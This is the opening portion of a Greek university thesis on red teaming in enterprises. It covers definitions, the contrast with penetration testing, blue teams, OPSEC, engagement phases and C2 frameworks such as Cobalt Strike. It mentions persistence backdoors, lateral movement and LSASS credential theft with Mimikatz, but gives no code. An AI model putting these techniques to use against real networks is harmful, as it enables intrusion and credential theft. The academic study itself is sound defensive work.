ΕΛΛΗΝΙΚΗ ΔΗΜΟΚΡΑΤΙΑ
ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΜΑΚΕΔΟΝΙΑΣ
ΠΟΛΥΤΕΧΝΙΚΗ ΣΧΟΛΗ
ΤΜΗΜΑ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ
& ΜΗΧΑΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ

ΣΥΓΧΡΟΝΕΣ ΤΕΧΝΙΚΕΣ RED TEAMING ΣΤΙΣ ΕΠΙΧΕΙΡΙΣΕΙΣ

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

του

ΝΙΚΟΛΑΟΣ ΒΟΥΡΔΑΣ

(1112)

Επιβλέπων: Δρ. Μαλαματή Λούτα

Αναπληρώτρια Καθηγήτρια

ΚΟΖΑΝΗ/ΙΟΥΛΙΟΣ/2022

HELLENIC DEMOCRACY
UNIVERSITY OF WESTERN MACEDONIA
SCHOOL OF ENGINEERING
DEPARTMENT OF ELECTRICAL
& COMPUTER ENGINEERING

ece.uowm.gr

MODERN RED TEAMING TECHNIQUES IN BUSINESS

THESIS

NIKOLAOS VOURDAS

(1112)

SUPERVISOR: Dr. Malamati Louta


Associate Professor

KOZANI/JULY/2022

ΕΛΛΗΝΙΚΗ ΔΗΜΟΚΡΑΤΙΑ
ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΜΑΚΕΔΟΝΙΑΣ
ΠΟΛΥΤΕΧΝΙΚΗ ΣΧΟΛΗ
ΤΜΗΜΑ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ
& ΜΗΧΑΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ
ece.uowm.gr

ΔΗΛΩΣΗ ΜΗ ΛΟΓΟΚΛΟΠΗΣ ΚΑΙ ΑΝΑΛΗΨΗΣ ΠΡΟΣΩΠΙΚΗΣ ΕΥΘΥΝΗΣ

Δηλώνω ρητά ότι, σύμφωνα με το άρθρο 8 του Ν. 1599/1986 και τα άρθρα 2,4,6 παρ. 3 του Ν. 1256/1982, η παρούσα Διπλωματική Εργασία με τίτλο "Σύγχρονες Τεχνικές Red Teaming στις Επιχειρήσεις" καθώς και τα ηλεκτρονικά αρχεία και πηγαίοι κώδικες που αναπτύχθηκαν ή τροποποιήθηκαν στα πλαίσια αυτής της εργασίας και αναφέρονται ρητώς μέσα στο κείμενο που συνοδεύουν, και η οποία έχει εκπονηθεί στο Τμήμα Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών του Πανεπιστημίου Δυτικής Μακεδονίας, υπό την επίβλεψη του μέλους του Τμήματος κ. Μαλαματή Λούτα αποτελεί αποκλειστικά προϊόν προσωπικής εργασίας και δεν προσβάλλει κάθε μορφής πνευματικά δικαιώματα τρίτων και δεν είναι προϊόν μερικής ή ολικής αντιγραφής, οι πηγές δε που χρησιμοποιήθηκαν περιορίζονται στις βιβλιογραφικές αναφορές και μόνον. Τα σημεία όπου έχω χρησιμοποιήσει ιδέες, κείμενο, αρχεία ή / και πηγές άλλων συγγραφέων, αναφέρονται ευδιάκριτα στο κείμενο με την κατάλληλη παραπομπή και η σχετική αναφορά περιλαμβάνεται στο τμήμα των βιβλιογραφικών αναφορών με πλήρη περιγραφή. Απαγορεύεται η αντιγραφή, αποθήκευση και διανομή της παρούσας εργασίας, εξ ολοκλήρου ή τμήματος αυτής, για εμπορικό σκοπό. Επιτρέπεται η ανατύπωση, αποθήκευση και διανομή για σκοπό μη κερδοσκοπικό, εκπαιδευτικής ή ερευνητικής φύσης, υπό την προϋπόθεση να αναφέρεται η πηγή προέλευσης και να διατηρείται το παρόν μήνυμα. Ερωτήματα που αφορούν τη χρήση της εργασίας για κερδοσκοπικό σκοπό πρέπει να απευθύνονται προς τον συγγραφέα. Οι απόψεις και τα συμπεράσματα που περιέχονται σε αυτό το έγγραφο εκφράζουν τον συγγραφέα και μόνο.

Υπογραφή Φοιτητή: 

Περίληψη

Η παρούσα διπλωματική εργασία δημιουργήθηκε με σκοπό την ανάλυση τεχνικών, τακτικών και διαδικασιών στον τομέα της ασφάλειας υπολογιστών, και πιο συγκεκριμένα στο πεδίο του Red Teaming. Το θέμα της διπλωματικής χωρίστηκε σε δυο μέρη, βιβλιογραφικό και πειραματικό. Τα δυο πρώτα κεφάλαια αποτελούν το βιβλιογραφικό κομμάτι. Στο πρώτο κεφάλαιο, αναλύονται ορολογίες, τεχνολογίες και γενικότερα αποσαφηνίζεται η έννοια και ο ορισμός του Red Teaming. Στο δεύτερο κεφάλαιο γίνεται λόγος για κενά ασφαλείας σε δίκτυα Active Directory, χρήσιμα εργαλεία και ο ρόλος τους, καθώς επίσης, παρουσιάζεται θεωρητικά ο τεχνικός κύκλος ζωής ενός Red Teaming έργου από το σημείο πρόσβασης σε έναν υπολογιστή μέχρι την επίτευξη του τελικού στόχου. Το πειραματικό στάδιο αυτής της διπλωματικής, το οποίο παρουσιάζεται στο τρίτο κεφάλαιο, ορίζεται με την δημιουργία ενός εικονικού δικτύου Active Directory και την διεξαγωγή ενός σεναρίου προσομοίωσης για την επίτευξη μιας ολοκληρωμένης αλυσίδας επίθεσης. Τέλος, το πειραματικό στάδιο δεν επικεντρώνεται μόνο στην ανάδειξη τεχνικών παραβίασης του δικτύου αλλά και στην μελέτη των αποτελεσμάτων στον τρόπο αντίδρασης των μηχανισμών άμυνας.

Λέξεις Κλειδιά

Ασφάλεια υπολογιστών, red teaming, κενά ασφαλείας, active directory, πρόσβαση, αλυσίδα επίθεσης, τεχνική παραβίασης, μηχανισμός άμυνας.

Abstract

This thesis was created with the aim of analyzing techniques, tactics, and procedures in the field of computer security, and more specifically in the field of Red Teaming. The diploma subject was divided into two parts, bibliographic and experimental. The first two chapters constitute the bibliographic part. In the first chapter, terminologies, technologies are analyzed and in general the concept and definition of Red Teaming is clarified. The second chapter talks about security vulnerabilities in Active Directory networks, useful tools, and their role, as well as theoretically presents the technical life cycle of a Red Teaming project from the point of access to a computer to the achievement of the final goal. The experimental stage of this thesis, which is presented in the third chapter, is defined by creating a virtual Active Directory network and conducting a simulation scenario to achieve a complete attack kill chain. Finally, the experimental stage is not only focused on highlighting network breaching techniques but also on studying the results in the way defense mechanisms react.

Keywords

Computer security, red teaming, security vulnerability, active directory, access, attack kill chain, network breach technique, defense mechanism.

Ευχαριστίες

Θα ήθελα να ευχαριστήσω θερμά τη Δρ. Μαλαματή Λούτα για την ευκαιρία που μου έδωσε ώστε να ασχοληθώ με ένα ιδιαίτερα ενδιαφέρον θέμα. Είμαι ευγνώμων για τη βοήθεια, τη στήριξή αλλά και τον επαγγελματισμό που έδειξε ώστε να φέρουμε εις πέρας αυτό το δύσκολο θέμα.

Θα ήθελα να ευχαριστήσω το Πανεπιστήμιο Δυτικής Μακεδονίας, όλους τους καθηγητές του τμήματος Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών για όσα μου πρόσφεραν, δίνοντας νέα πνοή στην διάρκεια των σπουδών μου.

Οφείλω ένα τεράστιο ευχαριστώ και απέραντη ευγνωμοσύνη στους γονείς μου Χρήστο Βούρδα και Αγγελική Καραβάνα, καθώς και στα πολύ αγαπημένα μου αδέρφια Όλγα, Φωτεινή και Αλέξανδρο Βούρδα η αγάπη των οποίων αποτελεί πάντα στήριγμα στην ζωή μου.

Την θεία μου Δρ. Βασιλική Καραβάνα για όλες τις πολύτιμές συστάσεις της πάνω σε αυτή την εργασία.

Αυτή η διπλωματική είναι αφιερωμένη στον Φώτη Μαντζιάρη, στον άνθρωπο που ήταν πάντα δίπλα μου στα φοιτητικά μου χρόνια στην Κοζάνη και μ'έκανε να νιώσω σαν το σπίτι μου.

Τέλος, ευχαριστώ θερμά τους φίλους μου για όλη την αγάπη και στήριξη που μου δείχνουν.

ΚΟΖΑΝΗ/ΙΟΥΛΙΟΣ/2022

Περιεχόμενα

Κεφάλαιο 1: Εισαγωγή στο Red Teaming

Τα τελευταία χρόνια ο όρος "Red Teaming" χρησιμοποιείται πάρα πολύ στο χώρο της Κυβερνό-ασφάλειας. Με την πάροδο του χρόνου το νόημα και ο σκοπός του έχουν αλλοιωθεί λόγω πολλών παραγόντων, συμπεριλαμβανομένου της κακής χρήσης του ονόματος από πλευράς πώλησης των εταιριών αλλά και μια παρανόηση των απαιτήσεων συμφόρησης από πλευράς απασχολουμένων. Για το λόγο αυτό λοιπόν, κρίνεται αναγκαίος ο εξής διαχωρισμός. το Red Teaming δεν αποτελεί έναν έλεγχο ασφάλειας ή μια δοκιμή διείσδυσης για Active Directory. Ο έλεγχος ασφάλειας ή η δοκιμή διείσδυσης σε Active Directory αποτελούν μέρος της ευρύτερης εννοίας του Red Teaming με ορισμένες παραλλαγές αυτών των υπηρεσιών.

1.1 Ορισμός Red Teaming

Προσπαθώντας λοιπόν να αποσαφηνίσουμε έναν ακριβή ορισμό για το Red Teaming κρίνεται αναγκαίο να καταλάβουμε τι είναι οι κόκκινες ομάδες, τι κάνουν και γιατί το κάνουν (και ίσως εξίσου σημαντικό, σε τι δεν απευθύνονται).

Ένας καλός ορισμός παρέχεται από τους Joe Vest και James Tubberville στο βιβλίο τους με τίτλο «Red Team Development and Operations: A practical guide»:

«Το Red Teaming είναι η διαδικασία χρήσης τακτικών (tactics), τεχνικών (techniques) και διαδικασιών (procedures) ή TTPs για την μίμηση μιας πραγματικής απειλής, με στόχο τη μέτρηση της αποτελεσματικότητας των ανθρώπων, των διαδικασιών και των τεχνολογιών που χρησιμοποιούνται για την υπεράσπιση ενός περιβάλλοντος.»

1.2 Κόκκινη Ομάδα (Red Team)

Μια κόκκινη ομάδα αποτελείται από ένα σύνολο εσωτερικών υπαλλήλων μιας εταιρίας πληροφορικής που χρησιμοποιούνται για την

προσομοίωση κακόβουλων ενεργειών σε κάποιο οργανισμό-πελάτη. Από την άποψη της ασφάλειας στον κυβερνοχώρο, στόχος της κόκκινης ομάδας είναι να παραβιάσει ή να θέσει σε κίνδυνο την διαδικτυακή ασφάλεια μιας εταιρείας. Οι τρόποι παραβίασης για μια επιτυχή προσομοίωση χωρίζονται σε φυσικές ή ψηφιακές τεχνικές.

Οι κόκκινες ομάδες παρέχουν μια αντίπαλη προοπτική κάνοντας επίθεση σε υποθέσεις που γίνονται από έναν οργανισμό και την άμυνά της. Υποθέσεις όπως «είμαστε ασφαλείς επειδή επιδιορθώνουμε κενά ασφαλείας και απαρχαιωμένα συστήματα ή λογισμικά» ή «μόνο Χ αριθμός ατόμων μπορούν να έχουν πρόσβαση σε αυτό το σύστημα» και «η τεχνολογία Υ θα μπορούσε να σταματήσει μια απειλή τέτοιο τύπου». Αμφισβητώντας αυτές τις υποθέσεις, μια κόκκινη ομάδα μπορεί να εντοπίσει τομείς για βελτίωση της επιχειρησιακής άμυνας του οργανισμού.

1.3 Διαφορές Red Teaming με Penetration Testing

Παρόλο που υπάρχει κάποια διασταύρωση με τη δοκιμή διείσδυσης (Penetration Testing ή Pen Test), όπως προαναφέραμε στην προηγουμένη ενότητα, υπάρχουν ορισμένες σημαντικές διαφορές που πρέπει να επισημάνουμε.

Μια τυπική δοκιμή διείσδυσης θα επικεντρωθεί σε μια ενιαία στοίβα τεχνολογίας - είτε επειδή αποτελεί μέρος ενός κύκλου ζωής έργου είτε μέρος μιας απαίτησης συμμόρφωσης (π.χ. μηνιαίες ή ετήσιες αξιολογήσεις). Οι στόχοι είναι ο εντοπισμός όσο το δυνατόν περισσότερων τρωτών σημείων, η επίδειξη του τρόπου εκμετάλλευσης αυτών των σημείων και η παροχή ορισμένων βαθμολογιών κινδύνου. Το αποτέλεσμα αυτής της διαδικασίας είναι συνήθως μια αναφορά που περιέχει κάθε ευπάθεια και ενέργειες αποκατάστασης, όπως η εγκατάσταση μιας ενημέρωσης, η επαναδιαμόρφωση κάποιου λογισμικού ή μιας υπηρεσίας συστήματος.

Ωστόσο σε μια δοκιμή διείσδυσης δεν υπάρχει ρητή εστίαση στον εντοπισμό ή την απόκριση. Δεν αξιολογούνται άτομα ή διαδικασίες

και δεν υπάρχει συγκεκριμένος στόχος εκτός από την «εκμετάλλευση του συστήματος ή των συστημάτων».

Αντίθετα, οι κόκκινες ομάδες έχουν έναν σαφή στόχο που ορίζεται από τον οργανισμό/πελάτη - είτε αυτός είναι να αποκτήσουν πρόσβαση σε ένα συγκεκριμένο σύστημα, λογαριασμό email, βάση δεδομένων ή κοινόχρηστο αρχείο. Διότι σε τελική ανάλυση, οι οργανισμοί υπερασπίζονται «κάτι» και διακυβεύουν την εμπιστευτικότητα, την ακεραιότητα ή/και τη διαθεσιμότητα αυτού του «κάτι» που αντιπροσωπεύει έναν απτό κίνδυνο, είτε πρόκειται για οικονομικό είτε για φήμη. Μια κόκκινη ομάδα θα μιμηθεί επίσης μια πραγματική απειλή για τον οργανισμό.

Για παράδειγμα, η Apple μπορεί να βρίσκεται σε κίνδυνο από γνωστές ανταγωνιστές εταιρίες του ίδιου κλάδου. Στην περίπτωση μιας δοκιμής διείσδυσης, ένας ελεγκτής θα χρησιμοποιήσει απλώς τα TTP που προτιμά προσωπικά, ενώ μια κόκκινη ομάδα θα μελετήσει και θα επαναχρησιμοποιήσει (όπου χρειάζεται) τα TTP της απειλής που μιμείται. Οι κόκκινες ομάδες θα εξετάσουν επίσης ολιστικά τη συνολική στάση ασφαλείας ενός οργανισμού και δεν θα εστιάσουν σε έναν συγκεκριμένο τομέα του απέναντι στόχου, αλλά θα εστιάσουν και σε ανθρώπους, διαδικασίες καθώς και στη συνολική τεχνολογία του απέναντι στόχου. Τέλος, οι κόκκινες ομάδες δίνουν μεγάλη έμφαση σε αθόρυβες ενέργειες, δηλαδή να μην γίνονται αντιληπτές από αμυντικούς μηχανισμούς του εκάστοτε στόχου και στην «αρχή του ελάχιστου προνομίου».

Η ασφάλεια πληροφοριών είναι ένας πολύπλοκος και περίπλοκος τομέας που βασίζεται πάνω σε πολλές θεμελιώδεις αρχές. Οι τρεις πιο σημαντικοί στόχοι κάθε προγράμματος ασφάλειας πληροφοριών είναι η εμπιστευτικότητα (Confidentiality), η ακεραιότητα (Integrity) και η διαθεσιμότητα (Availability) ή αλλιώς CIA. Μια υποστηρικτική αρχή που βοηθά τους οργανισμούς να επιτύχουν αυτούς τους στόχους, είναι η αρχή του ελάχιστου προνομίου. Η αρχή του ελάχιστου προνομίου (principal of least privilege) αφορά τον έλεγχο πρόσβασης και δηλώνει ότι ένα άτομο πρέπει να έχει μόνο τα

ελάχιστα δικαιώματα πρόσβασης που είναι απαραίτητα για την εκτέλεση μιας συγκεκριμένης εργασίας και τίποτα περισσότερο. Έτσι, μια κόκκινη ομάδα για να αμφισβητήσει τις δυνατότητες εντοπισμού και απόκρισης του οργανισμού-πελάτη, πρέπει όπως προαναφέραμε να επιτύχει τον στόχο χωρίς να γίνει αντιληπτή από αυτούς. Ωστόσο, αξίζει να σημειωθεί ότι η άσκοπη κατάχρηση λογαριασμών υψηλών προνομίων (όπως ο Διαχειριστής Τομέα) μπορεί να θέσει σε κίνδυνο εντοπισμού όλου του συνολικού έργου και της προσπάθειας της κόκκινης ομάδας. Εάν ο "Νίκος από το τμήμα διαχείρισης ανθρωπίνων πόρων" μπορεί να έχει πρόσβαση στον στόχο, τότε αυτό είναι το μόνο που θα κάνει και όχι να προσπαθήσει να γίνει Διαχειριστής τομέα ή κάποιος άλλος λογαριασμός υψηλών προνομίων. Οι κύριες διάφορές μεταξύ Penetration Testing και Red Teaming παρουσιάζονται στον Πίνακα 1.

Πίνακας 1: Διαφορές Penetration Tesing με Red Teaming.

Penetration Testing	Red Teaming
Ο χρόνος διεξαγωγής του έργου είναι σύντομος.	Ο χρόνος διεξαγωγής του έργου είναι εκτεταμένος.
Στατική μεθοδολογία.	Εύκαμπτη μεθοδολογία.
Ο πελάτης γνωρίζει τον ακριβή χρόνο διεξαγωγής του έργου.	Ο πελάτης δεν γνωρίζει τον ακριβή χρόνο διεξαγωγής του έργου.
Τα συστήματα στόχοι είναι προκαθορισμένα.	Τα συστήματα στόχοι δεν είναι προκαθορισμένα (Συνήθως δίκτυο με διάφορα Domains).
Τα συστήματα ελέγχονται ανεξάρτητά.	Τα συστήματα ελέγχονται ταυτόχρονα.
Ο θόρυβός των ενεργειών δεν είναι και τόσο σημαντικός.	Ο θόρυβός των ενεργειών σημαντικός.

1.4 Μπλε Ομάδα (Blue Team)

Η μπλε ομάδα, από την άλλη πλευρά, είναι μια ομάδα εσωτερικών υπαλλήλων πληροφορικής, συνήθως του ιδίου οργανισμού-πελάτη ή κάποιας άλλης τρίτης εταιρίας. Η μπλε ομάδα, αναλαμβάνει το ρολό του ελέγχου ύποπτων γεγονότων και ενεργειών μέσα στο εσωτερικό αλλά και στο εξωτερικό δίκτυο της ίδιας επιχείρησης-πελάτη. Εάν η κόκκινη ομάδα παρουσιάζεται ως ομάδα εγκληματιών στον κυβερνοχώρο, ο στόχος της μπλε ομάδας είναι να τους εμποδίσει να διαπράξουν υποθετική παραβίαση δεδομένων. Αυτός ο τύπος αλληλεπίδρασης είναι γνωστός ως μια κόκκινη-μπλε προσομοίωση ομάδας.

1.5 Operational Security

Η Λειτουργική Ασφάλεια (Operational Security ή OPSEC) είναι ένας όρος που επινοήθηκε αρχικά από τον στρατό των ΗΠΑ και υιοθετήθηκε από την κοινότητα της ασφάλειας πληροφοριών. Γενικά αποτελεί τη διαδικασία που προσδιορίζει «φιλικές» ενέργειες που θα μπορούσαν να είναι χρήσιμες για έναν πιθανό εισβολέα εάν αναλυθούν σωστά και ομαδοποιηθούν με άλλα δεδομένα για την αποκάλυψη κρίσιμων πληροφοριών ή ευαίσθητων δεδομένων. Με πιο απλά λόγια χρησιμοποιείται για να περιγράψει την "ευκολία" με την οποία μπορούν να παρατηρηθούν οι ενέργειες από την ευφυΐα "εχθρού". Από την οπτική γωνία μιας κόκκινης ομάδας, αυτό θα ήταν ένα μέτρο για το πόσο εύκολα μπορούν να παρατηρηθούν οι ενέργειές της και στη συνέχεια να διακοπούν από μια μπλε ομάδα.

Κάθε ενέργεια που κάνει μια κόκκινη ομάδα αφήνει δείκτες-ίχνη, αλλά είναι σημαντικό να έχουμε μια καλή αίσθηση του πόσο καλά γίνονται κατανοητοί αυτοί οι δείκτες-ίχνη και ποια είναι η πιθανότητα οι αμυνόμενοι να τους δουν και/ή να τους απαντήσουν. Δεν θα πρέπει επίσης να θεωρηθεί ότι το OPSEC λειτουργεί μόνο προς μία κατεύθυνση, καθώς η ευφυΐα της αντίπαλης ομάδας μπορεί να ξεπερνάει τις αναμενόμενες και καθιερωμένες ενέργειες. Μια κόκκινη ομάδα ενδέχεται να αποκτήσει πρόσβαση σε εσωτερικά συστήματα που χρησιμοποιούνται από τους υπερασπιστές, όπως το σύστημα διαχείρισης πληροφοριών ασφαλείας και διαχείρισης συμβάντων (Security Information and Event Management ή SIEM), συστήματα έκδοσης εισιτηρίων, email, συνομιλία σε πραγματικό χρόνο και ούτω καθεξής. Έτσι, αυτή η ευφυΐα του αντιπάλου μπορεί να χρησιμοποιηθεί για να λειτουργήσει με συγκεκριμένους τρόπους που η μπλε ομάδα είναι "τυφλή" ή δεν μπορεί να αντιμετωπίσει. Τα 5 βήματα της Λειτουργικής ασφάλειας:

- Αναγνώριση ευαίσθητων δεδομένων.
- Αναγνώριση πιθανών απειλών.
- Ανάλυση τρωτών σημείων.

- Συνειδητοποίηση επιπέδου απειλής.
- Δημιουργία σχεδίου για τον μετριασμό των απειλών

1.6 Φάσεις μιας Εμπλοκής Ασφαλείας

Μια συνολική εμπλοκή ασφάλειας μπορεί να αναλυθεί σε τρεις κύριες φάσεις:

- Σχεδίαση.
- Πράξη.
- Αναφορά.

Το μεγαλύτερο μέρος αυτής της Διπλωματικής επικεντρώνεται στην φάση της πράξης. Μερικές φορές η συνολική φάση μιας εμπλοκής ασφαλείας αναφέρεται ως «Αλυσίδα δολοφονίας επίθεσης» (Attack Kill Chain). Έχει καθορισμένη αρχή και τέλος, με ορισμένα κυκλικά στοιχεία.

Η εμπλοκή ασφαλείας ξεκινά με την εκτέλεση εξωτερικής αναγνώρισης έναντι του στόχου, συλλέγοντας πληροφορίες, όπως εφαρμογές που αντιμετωπίζουν το κοινό, εύρος IP, ονόματα τομέα, τεχνολογίες και προϊόντα που χρησιμοποιούνται, εργαζόμενοι, οργανωτική δομή, πάροχοι υπηρεσιών, προμηθευτές και άλλα. Αυτές οι πληροφορίες χρησιμοποιούνται στη συνέχεια για τον σχεδιασμό μιας επίθεσης στην περίμετρο.

Αφού η κόκκινη ομάδα καταφέρει με κάποιον τρόπο είτε με ηλεκτρονικό ψάρεμα, είτε με την εκμετάλλευση κάποιας αδυναμίας μιας εξωτερικής υπηρεσίας του οργανισμού που συνδέεται άρρηκτα με την εσωτερική πλευρά του, είτε με κάποια εσωτερική φυσική ενεργεία, στην συνέχεια θα πραγματοποιήσει εσωτερική αναγνώριση. Ο στόχος είναι να κατανοήσει η κόκκινη ομάδα οτιδήποτε είναι δυνατό για το περιβάλλον, συμπεριλαμβανομένης της τοπολογίας του δικτύου, των εσωτερικών συστημάτων και διαδικασιών και των αμυντικών προϊόντων και δυνατοτήτων. Μπορούν επίσης να εγκαταστήσουν κερκόπορτες για να διασφαλίσουν ότι μπορούν να διατηρήσουν σταθερή

πρόσβαση στο περιβάλλον χωρίς να χρειάζεται να εκτελέσουν ξανά τα αρχικά βήματα συμβιβασμού.

Είναι πιθανό ότι η ομάδα να χρειάζεται να μετακινηθεί πλευρικά στο δίκτυο για να αναζητήσει τον στόχο ή τα διαπιστευτήριά της για πρόσβαση σε αυτό. Τα διαπιστευτήρια μπορούν να ληφθούν με διάφορους τρόπους, συμπεριλαμβανομένων των κοινόχρηστων αρχείων, των επιθέσεων αναμετάδοσης ή της αύξησης των προνομίων και της συλλογής από την μνήμη LSASS με εργαλεία όπως το Mimikatz.

Μόλις επιτευχθεί η πρόσβαση στον στόχο, η ομάδα λαμβάνει το κατάλληλο επίπεδο αποδεικτικών στοιχείων. Η εμπλοκή ασφαλείας μπορεί να τελειώσει εκεί ή μπορεί η κόκκινη ομάδα να επιλέξει να ελέγξουν σε περισσότερο βάθος τους αμυνόμενους, για να μετρήσουν του όριού ανίχνευσης.


1.7 C2 Δομή

Το Command & Control, που συχνά συντομεύεται σε C2 ή C&C, είναι το μέσο με το οποίο ένας αντίπαλος (κόκκινη ομάδα) μπορεί να εκτελέσει ενέργειες σε ένα παραβιασμένο περιβάλλον. Κατά τη διάρκεια της αρχικής φάσης συμβιβασμού, εκτελείται ένα κακόβουλο ωφέλιμο φορτίο (malicious payload) που θα καλέσει πίσω την υποδομή που ελέγχεται από τον αντίπαλο. Αυτό το ωφέλιμο φορτίο αναφέρεται συνήθως ως "εμφύτευμα" (Implant), "πράκτορας" (agent) ή "RAT" (Remote Access Trojan). Αυτή η υποδομή είναι το κεντρικό σημείο ελέγχου μιας εμπλοκής ασφαλείας και επιτρέπει σε έναν αντίπαλο να εκτελεί εντολές σε παραβιασμένα τελικά σημεία και να λαμβάνει τα αποτελέσματα.

Οι δυνατότητες αυτών των εμφυτευμάτων ποικίλλουν μεταξύ των πλαισίων (frameworks), αλλά γενικά έχουν τη δυνατότητα να εκτελούν διαφορετικά είδη κώδικα και εργαλείων για τη διευκόλυνση των αντιπάλων στόχων, όπως εντολές PowerShell, κανονικά εκτελέσιμα, ανακλαστικά DLL και .NET καθώς και η περιστροφή του δικτύου (pivoting) και η αμυντική αποφυγή (evasion).

Τα εμφυτεύματα επικοινωνούν συνήθως με αυτήν την υποδομή μέσω HTTP(S) ή DNS και μπορούν ακόμη και να συνομιλούν μεταξύ τους μέσω ενός πλέγματος peer-to-peer χρησιμοποιώντας πρωτόκολλα όπως SMB και TCP. Αυτά τα πρωτόκολλα χρησιμοποιούνται επειδή συνήθως συνδυάζονται στα περισσότερα περιβάλλοντα (Εικόνα 1).

Στην παρούσα Διπλωματική, ως δομή C2 στο πειραματικό στάδιο χρησιμοποιήθηκε το Cobalt Strike.



Εικόνα 1: Σχηματική παράσταση του τρόπου επικοινωνίας της C2 δομής (Πηγή: https://ditrizna.medium.com/design-and-setup-of-c2-traffic-redirectors-ec3c11bd227d Ημερομηνία πρόσβασης πηγής: 01/06/222).

Τα πιο δημοφιλή C2:

- Covenant - https://github.com/cobbr/Covenant
- PoshC2 - https://github.com/nettitude/PoshC2
- Faction - https://www.factionc2.com
- Koadic - https://github.com/zerosum0x0/koadic
- Cobalt Strike - https://www.cobaltstrike.com/
- Mythic - https://github.com/its-a-feature/Mythic
- Ninja C2 - https://github.com/ahmedkhlief/Ninja

- Brute Ratel - https://bruteratel.com/


Περισσότερες πληροφορίες σχετικά με κάθε δομή C2 καθώς και τις δυνατότητές τους παρέχονται στην ιστοσελίδα: https://www.thec2matrix.com/matrix .

Ο Raphael Mudge δημιούργησε το Cobalt Strike το 2012 για να ενεργοποιήσει τις δοκιμές ασφαλείας που αντιπροσωπεύουν μια ρεαλιστική απειλή. Το Cobalt Strike είναι ένα από τα πρώτα δημόσια και δημοφιλή Command & Control μιας κόκκινης ομάδας. Το Cobalt Strike έχει δύο κύρια στοιχεία: τον διακομιστή ομάδας και τον πελάτη. Αυτά περιέχονται και τα δύο στο ίδιο εκτελέσιμο Java (αρχείο JAR) και η μόνη διαφορά είναι ποια ορίσματα χρησιμοποιεί ένας χειριστής για να το εκτελέσει.

